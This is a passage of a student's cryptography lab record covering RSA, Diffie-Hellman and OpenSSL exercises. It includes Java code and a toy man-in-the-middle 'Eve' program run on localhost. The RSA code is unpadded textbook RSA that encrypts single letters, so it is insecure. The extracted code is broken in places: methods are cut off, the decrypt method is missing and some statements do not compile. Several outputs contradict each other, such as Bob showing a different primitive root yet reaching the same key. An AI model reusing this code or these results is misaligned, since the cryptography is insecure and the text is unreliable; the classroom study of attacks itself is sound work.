 c2429cce139e848ab26d0829073351f4acd36074eafdf036a5eb83359d2a698d3`

P (hex):  
`d090ce58a92c75233a6486cb0a9200bf3583b64f540c76f5294bb97d285eed33  
 aec220bd14b2417951178ac152ceab6da7090905b478195498b352048f15e7d`

Q (hex):  
`cab575dc652bb66df15a039609d51d1db184750c00c6698b90ef3465c996551  
 03edb0d54c56aec0ce3c4d22592338092a126a0cc49f65a4a30d22b411e58f`

D mod (P-1) (hex):  
`1a24bcab2e273df2f0e47c199bbf678604e7df7215480c77c8db39f49b000ce2c  
 f7500038acfff5433b7d582a01f1826e6f4d42e1c57f5e1fef7b12abc59fd25`

D mod (Q-1) (hex):  
`3d06982efbbe47339e1f6d36b1216b8a741d0b0c662f54f7118b27b9a4ec9d  
 914337eb39841d8666f303408cf94f5b62f1c402fc994fe15a05493150d9fd`

1/Q mod P (hex):  
`3a3e71ac48960b7ff9eb81a7ff93bd1cf74cbd56987db58b4594fb90c09084  
 db1734c8143f98b602b981aaa9243ca28de6b69b5b280ee8dceef0d2625e53250`

Virtual Labs x +

cse29-iiith.vlabs.ac.in/exp/pkcs/simulation.html

Plaintext (string):  
vicky

encrypt

Ciphertext (hex):  
7fb83015e16549ae5d2dc834fc6344d9bbdb3bc29e04bc26a51e32f7d20c17  
2eb80f8552290ae4372de1dbb69a519cb68d31f77c5acbd46cba36bc9a4d6c5

decrypt

Decrypted Plaintext (string):  
vicky

Status:  
Decryption Time: 9ms

---

**RSA private key**

1024 bit  1024 bit (e=3)  512 bit  512 bit (e=3)  Generate bits = 512

Modulus (hex):  
C4E3F7212602E1E396C0B6623CF11D26204ACE3E7D26685E037AD2507DCE82FC  
28F2D5F8A67FC3AFAB89A6D818D1F4C28CFA548418BD09F8E7426789A67E73E41

Public exponent (hex, F4=0x10001):  
10001

Private exponent (hex):  
7cd1745aec69096129b1f42da52ac9eae0afebbe0bc2ec89253598dcf454960e  
3e5e4ec9f8c87202b986601dd167253ee3fb3fa047e14f1dfd5cc37e931b29d

Virtual Labs x +

cse29-iiith.vlabs.ac.in/exp/pkcs/simulation.html

1024 bit (e=3)  512 bit  512 bit (e=3)  Generate bits = 512

Modulus (hex):  
C4E3F7212602E1E396C0B6623CF11D26204ACE3E7D26685E037AD2507DCE82FC  
28F2D5F8A67FC3AFAB89A6D818D1F4C28CFA548418BD09F8E7426789A67E73E41

Public exponent (hex, F4=0x10001):  
10001

Private exponent (hex):  
7cd1745aec69096129b1f42da52ac9eae0afebbe0bc2ec89253598dcf454960e  
3e5e4ec9f8c87202b986601dd167253ee3fb3fa047e14f1dfd5cc37e931b29d

P (hex):  
f0edd1eac5622bd3932860fc749bbc48662edabdf3d2826059acc0251ac0d3b

Q (hex):  
d13cb38fbcd06ee9bca330b4000b3dae5dae12b27e5173e4d888c325cda61ab3

D mod (P-1) (hex):  
b3d5571197fc31b0eb6b4153b425e24c033b054d22b9c8282254fe69d8c8c593

D mod (Q-1) (hex):  
968ffe89e50d7b72585a79b65cfdb9c1da0963cce56c3759e57334de5a0ac3f

1/Q mod P (hex):  
d9bc4f420e93adad9f007d0e5744c2fe051c9ed9d3c9b65f439a18e13d6e3908

## Coding

```

package com.information;

import java.math.BigInteger;
import java.util.Random;
import java.util.Scanner;

class Method{
    static final String alpha = "abcdefghijklmnopqrstuvwxyz";
    static BigInteger gcd, inverse;
    public void gcd(BigInteger e, BigInteger pi){
        BigInteger a = pi;
        BigInteger b = e;
        BigInteger t1 = BigInteger.valueOf(0);
        BigInteger t2 = BigInteger.valueOf(1);
        while ((b.compareTo(BigInteger.valueOf(0))) != 0){
            BigInteger q = a.divide(b);
            BigInteger r = a.mod(b);
            a = b;
            b = r;
            BigInteger t = t1.subtract(q.multiply(t2));
            t1 = t2;
            t2 = t;
        }
        gcd = a;
        if (gcd.compareTo(BigInteger.valueOf(1)) == 0){
            if (t1.compareTo(BigInteger.valueOf(0)) == -1)
                inverse = t1.add(pi);
            else
                inverse = t1;
        }
    }
    public BigInteger[] charEnc(String s){
        BigInteger arr[] = new BigInteger[s.length()];
        for (int i=0; i<s.length(); i++){
            arr[i] = BigInteger.valueOf(alpha.indexOf(s.charAt(i)));
        }
        System.out.print("PLAIN TEXT: ");
        display(arr);
        return arr;
    }
    public BigInteger[] encrypt(BigInteger arr[], BigInteger e, BigInteger n){
        for (int i=0; i<arr.length; i++){
            BigInteger product = arr[i];
            arr[i] = arr[i].modPow(e, n);
        }
        return arr;
    }
}

```

```

    }
    public void display(BigInteger arr[]){
        for (int i=0; i<arr.length; i++){
            System.out.print(arr[i] + " ");
        }
        System.out.println();
    }
}

public class Rsa {
    static BigInteger d, pi, n, e;
    public static void main(String[] args) {
        Scanner sc = new Scanner(System.in);
        Method obj = new Method();
        Random random = new Random();
        while (true){
            System.out.println("\nEnter choice:\n0. Exit\n1. key generation\n2. Encryption\n3.
Decryption\n");
            int choice = sc.nextInt();
            if (choice == 0)
                break;
            else if (choice == 1){
                e = BigInteger.valueOf(2);
                System.out.print("Enter a prime number(-1 for auto-generation): ");
                String s1 = sc.next();
                BigInteger p = new BigInteger(s1);
                if (p.compareTo(BigInteger.valueOf(-1))==0) {
                    System.out.print("Enter bit length: ");
                    int length = sc.nextInt(); //400 bits - 100 length
                    p = BigInteger.probablePrime(length, random);
                }
                System.out.print("Enter another prime number(-1 for auto-generation): ");
                String s2 = sc.next();
                BigInteger q = new BigInteger(s2);
                if (q.compareTo(BigInteger.valueOf(-1))==0) {
                    System.out.print("Enter bit length: ");
                    int length = sc.nextInt(); //400 bits - 100 length
                    q = BigInteger.probablePrime(length, random);
                }
                System.out.println("P: " + p);
                System.out.println("Q: " + q);
                n = p.multiply(q);
                pi = (p.subtract(BigInteger.valueOf(1))).multiply(q.subtract(BigInteger.valueOf(1)));
                while (e.compareTo(pi) < 0){
                    obj.gcd(e, pi);
                    if (Method.gcd.compareTo(BigInteger.valueOf(1)) == 0)
                        break;
                    else
                }
            }
        }
    }
}

```

```
e = e.add(BigInteger.valueOf(1));
}
d = Method.inverse;
System.out.println("public key: " + e);
System.out.println("private key: " + d);
}
else if (choice == 2){
    System.out.print("Enter a word: ");
    String word = sc.next();
    BigInteger temp[] = obj.charEnc(word);
    BigInteger enc[] = obj.encrypt(temp, e, n);
    System.out.print("CIPHERED TEXT: ");
    obj.display(enc);
}
else if (choice == 3){
    System.out.print("Enter size of array: ");
    int size = sc.nextInt();
    BigInteger arr[] = new BigInteger[size];
    for (int i=0; i<size; i++){
        System.out.print("Enter element: ");
        String inp = sc.next();
        arr[i] = new BigInteger(inp);
    }
    BigInteger dec[] = obj.decrypt(arr, d, n);
    System.out.print("DECIPHERED TEXT: ");
    obj.display(dec);
}
}
}
}
```

### SCREEN SHOTS:

#### KEY GENERATION:

```
Enter choice:
0. Exit
1. key generation
2. Encryption
3. Decryption

1
Enter a prime number(-1 for auto-generation): -1
Enter bit length: 400
Enter another prime number(-1 for auto-generation): -1
Enter bit length: 400
P: 2332451651584201967711244294239772851674791341183508560602611911045325676428543683527642419152986045862388550094129565041
Q: 1879909686137142730575863602265945805252985078004945244593130722737762783577716526213901103623873696955262880282485351941
public key: 7
private key: 6263997788942453303021525275384725955183086814795083060421352067175225317285110652923791837550271032651608616927801163397217744002899773650438103435833
|
```

#### ENCRYPTION:

```
Enter choice:
0. Exit
1. key generation
2. Encryption
3. Decryption

2
Enter a word: logi
PLAIN TEXT: 11 14 6 8
CIPHERED TEXT: 19487171 105413504 279936 2097152
```

#### DECRYPTION:

```
Enter choice:
0. Exit
1. key generation
2. Encryption
3. Decryption

3
Enter size of array: 4
Enter element: 19487171
Enter element: 105413504
Enter element: 279936
Enter element: 2097152
DECIPHERED TEXT: 11 14 6 8
```

**RESULT:**

Thus, the working of RSA in Virtual lab environment and the same in Java/Python has been successfully implemented.

**Evaluation**

Parameter	Max Marks	Marks Obtained
Uniqueness of the Code	15	
Completion of experiment on time	5	
Documentation	5	
Simulation in Vlabs	5	
Total	30	
Signature of the faculty with Date		

Ex.No.4

**IMPLEMENTATION OF DIFFIE HELLMAN KEY EXCHANGE****AIM:**

To simulate the working of Diffie Hellman in Virtual lab environment and to implement the same in Client/ Server model using Java

**THEORY:**

The Diffie-Hellman algorithm is being used to establish a shared secret that can be used for secret communications while exchanging data over a public network using the elliptic curve to generate points and get the secret key using the parameters.

Steps Involved:

1. Two clients exchange 2 numbers namely p (A Prime Number) and prim\_root(Primitive root of p)
2. Client1 calculates ya using private key(xa) by using formula  $ya = (\text{prim\_root}^{\text{xa}}) \bmod(p)$
3. Client2 calculates yb using private key(xb) by using formula  $yb = (\text{prim\_root}^{\text{xb}}) \bmod(p)$
4. Both Client exchange ya and yb with each other
5. Client1 calculates key by using formula  $\text{key} = (y^b)^{\text{xa}} \bmod(p)$
6. Client2 calculates key by using formula  $\text{key} = (y^a)^{\text{xb}} \bmod(p)$

**ALGORITHM:**

**ALICE SIDE:**

- Step 1. Start
- Step 2. Create class ClientDiff
  - Step 2.1. Create a method display()
    - Step 2.1.1. Implement the logic for displaying the BigInteger array
  - Step 2.2. Create method root()
    - Step 2.2.1. Implement the logic for finding the generator for a given prime number
  - Step 2.3. Create method discreteLog()
    - Step 2.3.1. Implement the logic for finding secret key for the given inputs using brute force
  - Step 2.4. Create constructor
    - Step 2.4.1. Create objects for Scanner and Random class
    - Step 2.4.2. Run a while loop
      - Step 2.4.2.1. create a try block
        - Step 2.4.2.1.1. Create a new Socket
      - Step 2.4.2.2. Create a catch block
        - Step 2.4.2.2.1. continue
      - Step 2.4.2.3. Break
    - Step 2.4.3. Create objects for DataInputStream and DataOutputStream class
    - Step 2.4.4. Read choice and send to Bob

Step 2.4.5. If choice equals 1

- Step 2.4.5.1. Read prime number and send to Bob
- Step 2.4.5.2. Call the method root() and display the returned value of root method
- Step 2.4.5.3. Read root and send it to Bob
- Step 2.4.5.4. Read secret key
- Step 2.4.5.5. Calculate public key and send it to bob
- Step 2.4.5.6. Receive public key of bob
- Step 2.4.5.7. Display key

Step 2.4.6. If choice equals 2

- Step 2.4.6.1. Read prime number
- Step 2.4.6.2. Read public key
- Step 2.4.6.3. Call method roots()
- Step 2.4.6.4. Read root
- Step 2.4.6.5. call method discreteLog()
- Step 2.4.6.6. display the value returned by discrete log method

Step 2.4.7. If choice equals 3

- Step 2.4.7.1. Close the socket
- Step 2.4.7.2. Create a new Socket
- Step 2.4.7.3. Create objects for DataInputStream and DataOutputStream classes
- Step 2.4.7.4. Read prime number
- Step 2.4.7.5. Send prime number to Eve
- Step 2.4.7.6. Call method root
- Step 2.4.7.7. Read root
- Step 2.4.7.8. Read confidential key
- Step 2.4.7.9. Calculate public key
- Step 2.4.7.10. Receive public key of Eve
- Step 2.4.7.11. Calculate and display key

Step 2.5. Create main method

- Step 2.5.1. Call constructor ClientDiff

Step 3. End

## BOB SIDE:

Step 1. Start

Step 2. Create a class ServerDiff and create a ServerSocket in the constructor

Step 3. Run a while loop

Step 3.1. accept request from client

Step 3.2. create objects for DataInputStream and DataOutputStream class

Step 3.3. Read choice

Step 3.4. Check if choice equals 1

Step 3.4.1. Receive prime number from Alice

Step 3.4.2. Receive generator from Alice

Step 3.4.3. Read confidential key

Step 3.4.4. Calculate public key

Step 3.4.5. Receive Alice's public key

Step 3.4.6. Calculate key

Step 3.5. Check if choice equals 3

Step 3.5.1. Close ServerSocket and Socket

Step 3.5.2. Sleep the program for 1 second

Step 3.5.3. Receive prime number and root from Eve  
 Step 3.5.4. Read secret key  
 Step 3.5.5. Calculate public key  
 Step 3.5.6. Send public key to Eve  
 Step 3.5.7. Receive public key from Eve  
 Step 3.5.8. Calculate key  
 Step 3.5.9. Create a ServerSocket  
**Step 4. Create main method**  
     Step 4.1. Call constructor ServerDiff  
**Step 5. End**

EVE SIDE:

**Step 1. Start**  
**Step 2. Create class IntruderDiff**  
     **Step 2.1. Create constructor**  
         Step 2.1.1. Create a new ServerSocket and create a object for scanner class  
         Step 2.1.2. Accept request from Alice  
         Step 2.1.3. Create objects for DataInputStream and DataOutputStream class  
         Step 2.1.4. Receive prime number from Alice  
         Step 2.1.5. Receive generator from Alice  
         Step 2.1.6. Receive public key of Alice  
         Step 2.1.7. Read confidential key  
         Step 2.1.8. Calculate public key and send it to Alice  
         Step 2.1.9. Calculate key and display key  
         Step 2.1.10. Accept request from Bob  
         Step 2.1.11. Repeat step 2.1.3 to 2.1.9 but instead of Alice send and receive data  
             from Alice  
     **Step 2.2. Create main method()**  
         Step 2.2.1. Call constructor IntruderDiff  
**Step 3. End**

## Screen Shots of simulation in Virtual labs

The screenshot shows a web-based simulation for the Diffie-Hellman protocol. On the left, under the 'Alice' section, there is a 'Prime Number' input field containing '7237' and a 'Generate Prime' button. Below it is a 'Generator G' input field containing '26' and a 'Another Generator' button. Further down are two sets of input fields for keys: 'Key: 1691' and '3062', each with a 'Generate A' button next to it. Between these two sets is a 'Send Ga to B' button. Below these are 'Received:' and 'Calculate Gab' fields, with '305' in the received field and '4945' in the calculate field. On the right, under the 'Bob' section, there is a similar set of fields: 'Key: 2738' and '305', each with a 'Generate B' button next to it. Between them is a 'Send Gb to A' button. Below them are 'Received:' and 'Calculate Gba' fields, with '3062' in the received field and '4945' in the calculate field.

## Coding

ALICE SIDE:

```
package com.information;

import java.io.DataInputStream;
import java.io.DataOutputStream;
import java.net.ServerSocket;
import java.net.Socket;
import java.util.ArrayList;
import java.util.Random;
import java.util.Scanner;
import java.math.BigInteger;

public class ClientDiff {
    public static void display(ArrayList<BigInteger> arr){
        for (BigInteger i : arr){
            System.out.print(i + " ");
        }
        System.out.println();
    }
    public static ArrayList root(BigInteger number){
        BigInteger pi = number.subtract(BigInteger.valueOf(1));
        ArrayList<BigInteger> arr = new ArrayList<BigInteger>();
        ArrayList<BigInteger> roots = new ArrayList<BigInteger>();
    }
}
```

```

for (int i = 2; i < 100 ; i++){
    if (BigInteger.valueOf(i).isProbablePrime(1) &&
(pi.mod(BigInteger.valueOf(i)).compareTo(BigInteger.ZERO)) == 0){
        arr.add(pi.divide(BigInteger.valueOf(i)));
    }
}
for (int i=2; i<100; i++){
    int flag = 0;
    for (BigInteger j : arr){
        if (((BigInteger.valueOf(i).modPow(j, number)).compareTo(BigInteger.ONE) == 0){
            flag = 1;
            break;
        }
    }
    if (flag == 0)
        roots.add(BigInteger.valueOf(i));
}
return roots;
}
public static BigInteger discreteLog(BigInteger q, BigInteger y, BigInteger root){
    for ( BigInteger i = BigInteger.ZERO; i.compareTo(q) < 0; i = i.add(BigInteger.ONE)){
        if (root.modPow(i, q).compareTo(y) == 0){
            return i;
        }
    }
    return BigInteger.valueOf(-1);
}

public ClientDiff(String ip, int port1, int port2) throws Exception{
    Scanner sc = new Scanner(System.in);
    Random random = new Random();
    Socket s;
    while (true) {
        while (true){
            try{
                s = new Socket(ip, port1);
            }
            catch (Exception e){continue;}
            break;
        }
        DataInputStream in = new DataInputStream(s.getInputStream());
        DataOutputStream out = new DataOutputStream(s.getOutputStream());
        System.out.print("\nEnter choice:\n0. Exit\n1. Key Exchange\n2. Discrete Log\n3. Man
in middle\n");
        int choice = sc.nextInt();
        out.writeUTF(choice + "");
        out.flush();
        if (choice == 1){

```

```

System.out.print("Enter a prime number: ");
BigInteger q = new BigInteger(sc.nextInt());
if (q.compareTo(BigInteger.valueOf(-1)) == 0) {
    System.out.print("Enter bit length: ");
    int length = sc.nextInt(); //400 bits - 100 length
    q = BigInteger.probablePrime(length, random);
}
out.writeUTF(q + "");
System.out.println("q: " + q);
System.out.println("The primitive roots of " + q + " within 100 are: ");
ArrayList roots = root(q);
display(roots);
BigInteger root;
while (true) {
    System.out.print("Enter the element to be chosen as root: ");
    String str = sc.next();
    root = new BigInteger(str);
    if (roots.contains(root)) {
        out.writeUTF(root + "");
        break;
    }
}
System.out.print("Enter secret key:(Less than prime number) ");
String temp = sc.next();
BigInteger xa = new BigInteger(temp);
BigInteger ya = root.modPow(xa, q);
out.writeUTF(ya + "");
BigInteger yb = new BigInteger(in.readUTF());
BigInteger key = yb.modPow(xa, q);
System.out.print("KEY: " + key);
}

else if (choice == 2){
    String temp;
    System.out.print("Enter prime number: ");
    temp = sc.next();
    BigInteger q = new BigInteger(temp);
    System.out.print("Enter public key: ");
    temp = sc.next();
    BigInteger y = new BigInteger(temp);
    ArrayList roots = root(q);
    display(roots);
    System.out.print("Enter root: ");
    temp = sc.next();
    BigInteger root = new BigInteger(temp);
    BigInteger xa = discreteLog(q, y, root);
    if (xa.compareTo(BigInteger.valueOf(-1)) == 0)
        System.out.println("\nThere is no secret key");
    else
}

```

```

        System.out.println("\nSecret key is " + xa);
    }
    else if (choice == 3){
        s.close();
        s = new Socket(ip, port2);
        in = new DataInputStream(s.getInputStream());
        out = new DataOutputStream(s.getOutputStream());
        System.out.print("Enter a prime number: ");
        String a = sc.next();
        BigInteger q = new BigInteger(a);
        if (q.compareTo(BigInteger.valueOf(-1)) == 0) {
            System.out.print("Enter bit length: ");
            int length = sc.nextInt(); //400 bits - 100 length
            q = BigInteger.probablePrime(length, random);
        }
        System.out.println("q: " + q);
        out.writeUTF(q + "");
        ArrayList roots = root(q);
        System.out.println("Primitive roots are: ");
        display(roots);
        System.out.print("Enter root: ");
        String str = sc.next();
        BigInteger root = new BigInteger(str);
        out.writeUTF(root + "");
        System.out.print("Enter confidential key: ");
        String temp = sc.next();
        BigInteger xa = new BigInteger(temp);
        BigInteger ya = root.modPow(xa, q);
        out.writeUTF(ya + "");
        BigInteger yc = new BigInteger(in.readUTF());
        BigInteger key = yc.modPow(xa, q);
        System.out.println("key: " + key);
    }
}
}

public static void main(String[] args) throws Exception{
    new ClientDiff("localhost", 2001, 2002);
}
}

```

BOB SIDE:

```

package com.information;

import java.io.DataInputStream;
import java.io.DataOutputStream;
import java.math.BigInteger;
import java.net.ServerSocket;
import java.net.Socket;

```

```

import java.util.Scanner;

public class ServerDiff {
    public ServerDiff(String ip, int port1, int port2) throws Exception{
        Scanner sc = new Scanner(System.in);
        ServerSocket ss = new ServerSocket(port1);
        while (true){
            Socket s = ss.accept();
            DataInputStream in = new DataInputStream(s.getInputStream());
            DataOutputStream out = new DataOutputStream(s.getOutputStream());
            int choice = Integer.parseInt(in.readUTF());
            String temp;
            if (choice == 1) {
                BigInteger q = new BigInteger(in.readUTF());
                BigInteger root = new BigInteger(in.readUTF());
                System.out.println("Prime number: " + q);
                System.out.println("primitive root: " + root);
                System.out.print("Enter secret key(Less than prime number): ");
                temp = sc.nextLine();
                BigInteger xb = new BigInteger(temp);
                BigInteger yb = root.modPow(xb, q);
                BigInteger ya = new BigInteger(in.readUTF());
                out.writeUTF(yb.toString());
                BigInteger key = ya.modPow(xb, q);
                System.out.println("KEY: " + key);
            }
            else if (choice == 3){
                s.close();
                ss.close();
                Thread.sleep(1000);
                s = new Socket(ip, port2);
                in = new DataInputStream(s.getInputStream());
                out = new DataOutputStream(s.getOutputStream());
                BigInteger q = new BigInteger(in.readUTF());
                BigInteger root = new BigInteger(in.readUTF());
                System.out.print("Enter secret key(xb): ");
                temp = sc.nextLine();
                BigInteger xb = new BigInteger(temp);
                BigInteger yb = root.modPow(xb, q);
                out.writeUTF(yb.toString());
                BigInteger yd = new BigInteger(in.readUTF());
                BigInteger key = yd.modPow(xb, q);
                System.out.println("key: " + key);
                ss = new ServerSocket(port1);
            }
        }
    }

    public static void main(String[] args) throws Exception{
}

```

```

    new ServerDiff("localhost", 2001, 2002);
}
}

```

EVE SIDE:

```

package com.information;

import java.io.DataInputStream;
import java.io.DataOutputStream;
import java.math.BigInteger;
import java.net.ServerSocket;
import java.net.Socket;
import java.util.Scanner;

public class IntruderDiff {
    public IntruderDiff(String ip, int port) throws Exception {
        ServerSocket ss = new ServerSocket(port);
        Scanner sc = new Scanner(System.in);
        while (true) {
            Socket client = ss.accept();
            DataInputStream in = new DataInputStream(client.getInputStream());
            DataOutputStream out = new DataOutputStream(client.getOutputStream());
            String str;
            BigInteger q = new BigInteger(in.readUTF());
            System.out.println("q: " + q);
            BigInteger root = new BigInteger(in.readUTF());
            System.out.println("root: " + root);
            BigInteger ya = new BigInteger(in.readUTF());
            System.out.print("Enter confidential key(xc): ");
            str = sc.nextLine();
            BigInteger xc = new BigInteger(str);
            BigInteger yc = root.modPow(xc, q);
            out.writeUTF(yc + "");
            BigInteger key1 = ya.modPow(xc, q);
            System.out.println("ALICE - EAVES: " + key1);
            Socket server = ss.accept();
            in = new DataInputStream(server.getInputStream());
            out = new DataOutputStream(server.getOutputStream());
            out.writeUTF(q + "");
            out.writeUTF(root + "");
            BigInteger yb = new BigInteger(in.readUTF());
            System.out.print("Enter confidential key(xd): ");
            str = sc.nextLine();
            BigInteger xd = new BigInteger(str);
            BigInteger yd = root.modPow(xd, q);
            out.writeUTF(yd + "");
            BigInteger key2 = yb.modPow(xd, q);
            System.out.println("BOB - EAVES: " + key2);
        }
    }
}

```

```

        }
    }

public static void main(String[] args) throws Exception{
    new IntruderDiff("localhost", 2002);
}
}

```

### SCREEN SHOTS:

#### KEY EXCHANGE:

##### Alice side:

```

Enter choice:
0. Exit
1. Key Exchange
2. Discrete Log
3. Man in middle
1
Enter a prime number(-1 for auto generation): -1
Enter bit length: 408
q: 2082595885403465919486563769767482084331332647363560403847707200594777276572916515452018555431669153039005661134083412163
The primitive roots of 2082595885403465919486563769767482084331332647363560403847707200594777276572916515452018555431669153039005661134083412163 within 100 are:
2 5 6 8 11 13 14 15 18 20 23 24 32 33 34 35 37 38 39 42 44 45 47 50 52 54 56 58 60 62 69 71 72 77 79 80 82 85 86 91 92 95 96 97 98 99
Enter the element to be chosen as root: 13
Enter secret key:(Less than prime number) 4321
KEY: 1866097635402718738401899228355746766141581278349546242917238761702318224803358879571548508970288605114432270295131197632

```

##### Bob side:

```

Prime number: 2082595885403465919486563769767482084331332647363560403847707200594777276572916515452018555431669153039005661134083412163
primitive root: 11
Enter secret key(Less than prime number): 12345
KEY: 1866097635402718738401899228355746766141581278349546242917238761702318224803358879571548508970288605114432270295131197632

```

#### DISCRETE LOG: (Alice side)

```

Enter choice:
0. Exit
1. Key Exchange
2. Discrete Log
3. Man in middle
2
Enter prime number: 254438206558345602950752513647710038337354186785209251371178971586964759660004183461673984583450725396154792354939515939
Enter public key: 469446652596377119305641779737820100979444211119273643196932984106382139529200024084993685612434477639390859689459415701
2 3 10 14 15 21 22 23 29 32 33 34 38 48 50 51 56 57 62 70 71 72 73 75 79 82 83 84 93 97
Enter root: 3

Secret key is 4321

```

#### MAN IN THE MIDDLE ATTACK:

**Alice side:**

```

Enter choice:
0. Exit
1. Key Exchange
2. Discrete Log
3. Man in middle
3
Enter a prime number(-1 for auto generation): -1
Enter bit length: 300
q: 1501432400689854514967459683131090618061856396663001041000937806298348671564374214090602919
Primitive roots are:
7 14 19 21 23 28 35 38 42 43 46 53 57 59 62 63 70 71 73 76 77 83 84 86 91 92 93 95
Enter root: 14
Enter confidential key: 4321
key: 1093583861336017427057999553906026902670914367058291067300004767615326156056303356750588563

```

**Bob side:**

```

Enter secret key(xb): 14234
key: 82089575675372240883796414614923879380603948603603349225870397707967178002960452886864297
|
```

**Eve side:**

```

q: 1501432400689854514967459683131090618061856396663001041000937806298348671564374214090602919
root: 14
Enter confidential key(xc): 54321
ALICE - EAVES: 1093583861336017427057999553906026902670914367058291067300004767615326156056303356750588563
Enter confidential key(xd): 32145
BOB - EAVES: 82089575675372240883796414614923879380603948603603349225870397707967178002960452886864297
|
```

**RESULT:**

Thus, the simulation of Diffie Hellman in Virtual lab environment and implementation of the same in Client/ Server model using Java has been successfully done.

**Evaluation**

Parameter	Max Marks	Marks Obtained
Uniqueness of the Code	15	
Completion of experiment on time	5	
Documentation	5	
Simulation in Vlabs	5	
Total	30	
Signature of the faculty with Date		

Ex.No.5

## Exploring Standard Cryptographic libraries for Secure Communication - OpenSSL

### **AIM:**

To gain experience in using OpenSSL for

- Symmetric and Asymmetric encryption,
- Message digest and Hash,
- Digital signature – generation and verification


### **THEORY:**

#### **About OpenSSL**

OpenSSL is a software library for applications that secure communications over computer networks against eavesdropping or need to identify the party at the other end.


### **Worksheet (Answer the following ques and paste the relevant outputs)**

1. Create a plaintext.txt file with your name and regno.



A screenshot of a Windows Notepad window. The title bar says 'p.txt - N...'. The menu bar includes File, Edit, Format, View, and Help. The main text area contains two lines of text: '19IT117' and 'VIGNESH KUMAR S'. At the bottom, there are encoding options: 'Windows (CRLF)' and 'UTF-8'.

2. Encrypt using aes in all block cipher modes of operation.




A screenshot of a Windows Command Prompt window. The title bar says 'C:\Windows\System32\cmd.exe'. The command entered is:

```
E:\openssl-1.1-20210915T100555Z-001\openssl-1.1\x64\bin>openssl aes-128-cbc -e -in p.txt -out cipher.bin -k "pass word" -nosalt
*** WARNING : deprecated key derivation used.
Using -iter or -pbkdf2 would be better.
```

The command uses the OpenSSL library to encrypt the file 'p.txt' using the AES-128-CBC mode of operation, outputting the encrypted data to 'cipher.bin'. It specifies a password of 'pass word' and disables salt usage.

3. Display the contents of cipher.bin




4. Decrypt the contents of cipher.bin

```
C:\Windows\System32\cmd.exe
E:\openssl-1.1-20210915T100555Z-001\openssl-1.1\x64\bin>openssl aes-128-cbc -d -in cipher.bin -out pt.txt -k "password" -nosalt
*** WARNING : deprecated key derivation used.
Using -iter or -pbkdf2 would be better.

